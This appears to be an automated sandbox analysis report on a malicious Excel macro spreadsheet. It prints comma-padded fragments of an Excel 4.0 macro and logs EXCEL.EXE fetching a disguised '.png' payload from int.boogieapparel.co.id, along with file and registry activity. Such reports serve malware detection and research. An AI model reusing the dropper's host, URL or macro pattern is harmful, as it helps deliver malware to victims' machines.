,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=???
(111111,9999999)&"".""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,http://,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution

Total Packets: 38

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:59:58.264079094 CET	49710	80	192.168.2.3	103.253.212.59

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:59:58.451435089 CET	80	49710	103.253.212.59	192.168.2.3
Nov 20, 2020 20:59:58.451553106 CET	49710	80	192.168.2.3	103.253.212.59
Nov 20, 2020 20:59:58.452203989 CET	49710	80	192.168.2.3	103.253.212.59
Nov 20, 2020 20:59:58.639242887 CET	80	49710	103.253.212.59	192.168.2.3
Nov 20, 2020 20:59:59.059113026 CET	80	49710	103.253.212.59	192.168.2.3
Nov 20, 2020 20:59:59.059325933 CET	49710	80	192.168.2.3	103.253.212.59
Nov 20, 2020 21:00:09.650489092 CET	80	49710	103.253.212.59	192.168.2.3
Nov 20, 2020 21:00:09.650568008 CET	49710	80	192.168.2.3	103.253.212.59
Nov 20, 2020 21:01:44.976155996 CET	49710	80	192.168.2.3	103.253.212.59
Nov 20, 2020 21:01:45.489631891 CET	49710	80	192.168.2.3	103.253.212.59
Nov 20, 2020 21:01:46.427391052 CET	49710	80	192.168.2.3	103.253.212.59
Nov 20, 2020 21:01:48.286830902 CET	49710	80	192.168.2.3	103.253.212.59
Nov 20, 2020 21:01:52.005786896 CET	49710	80	192.168.2.3	103.253.212.59
Nov 20, 2020 21:01:59.429954052 CET	49710	80	192.168.2.3	103.253.212.59

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:59:55.010256052 CET	58361	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:59:55.077363014 CET	53	58361	8.8.8.8	192.168.2.3
Nov 20, 2020 20:59:55.369225025 CET	63492	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:59:55.406622887 CET	53	63492	8.8.8.8	192.168.2.3
Nov 20, 2020 20:59:56.371375084 CET	63492	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:59:56.409147024 CET	53	63492	8.8.8.8	192.168.2.3
Nov 20, 2020 20:59:57.376400948 CET	63492	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:59:57.414279938 CET	53	63492	8.8.8.8	192.168.2.3
Nov 20, 2020 20:59:57.919801950 CET	60831	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:59:58.262128115 CET	53	60831	8.8.8.8	192.168.2.3
Nov 20, 2020 20:59:59.387667894 CET	63492	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:59:59.423490047 CET	53	63492	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:03.412751913 CET	63492	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:03.440138102 CET	53	63492	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:09.482413054 CET	60100	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:09.509483099 CET	53	60100	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:12.906260014 CET	53195	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:12.933518887 CET	53	53195	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:13.553683043 CET	50141	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:13.580786943 CET	53	50141	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:14.193125010 CET	53023	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:14.220267057 CET	53	53023	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:14.900636911 CET	49563	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:14.927825928 CET	53	49563	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:15.612893105 CET	51352	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:15.648816109 CET	53	51352	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:16.271934986 CET	59349	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:16.299041986 CET	53	59349	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:17.189205885 CET	57084	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:17.227020979 CET	53	57084	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:17.905767918 CET	58823	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:17.932991982 CET	53	58823	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:18.192270994 CET	57568	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:18.236012936 CET	53	57568	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:18.730539083 CET	50540	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:18.757674932 CET	53	50540	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:19.493113995 CET	54366	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:19.528721094 CET	53	54366	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:20.665709019 CET	53034	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:20.692946911 CET	53	53034	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:21.343628883 CET	57762	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:21.370630980 CET	53	57762	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:24.070585966 CET	55435	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:24.123390913 CET	53	55435	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:33.111078978 CET	50713	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:33.138375044 CET	53	50713	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 21:00:44.489981890 CET	56132	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:44.517146111 CET	53	56132	8.8.8.8	192.168.2.3
Nov 20, 2020 21:00:48.299545050 CET	58987	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:00:48.336915016 CET	53	58987	8.8.8.8	192.168.2.3
Nov 20, 2020 21:01:19.089247942 CET	56579	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:01:19.116470098 CET	53	56579	8.8.8.8	192.168.2.3
Nov 20, 2020 21:01:20.382612944 CET	60633	53	192.168.2.3	8.8.8.8
Nov 20, 2020 21:01:20.426791906 CET	53	60633	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 20:59:57.919801950 CET	192.168.2.3	8.8.8.8	0xb39d	Standard query (0)	int.boogie apparel.co.id	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 20:59:58.262128115 CET	8.8.8.8	192.168.2.3	0xb39d	No error (0)	int.boogie apparel.co.id		103.253.212.59	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- int.boogieapparel.co.id

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49710	103.253.212.59	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:59:58.452203989 CET	123	OUT	GET /jvkuykqpn/4574557.png HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: int.boogieapparel.co.id Connection: Keep-Alive
Nov 20, 2020 20:59:59.059113026 CET	123	IN	HTTP/1.1 200 OK X-Powered-By: PHP/7.3.6 Content-Type: text/html; charset=UTF-8 Content-Length: 0 Date: Fri, 20 Nov 2020 19:59:58 GMT Server: LiteSpeed X-Powered-By: PleskLin Connection: Keep-Alive

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 2844 Parent PID: 792

General

Start time:	20:59:53
Start date:	20/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1360000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Gravity	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	18EF643	CreateDirectoryA
C:\Gravity\Gravity2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	18EF643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	18EF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\50B70669.tmp	success or wait	1	14D495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D30997D4.tmp	success or wait	1	14D495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	13D20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	13D211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	13D213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	13D213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly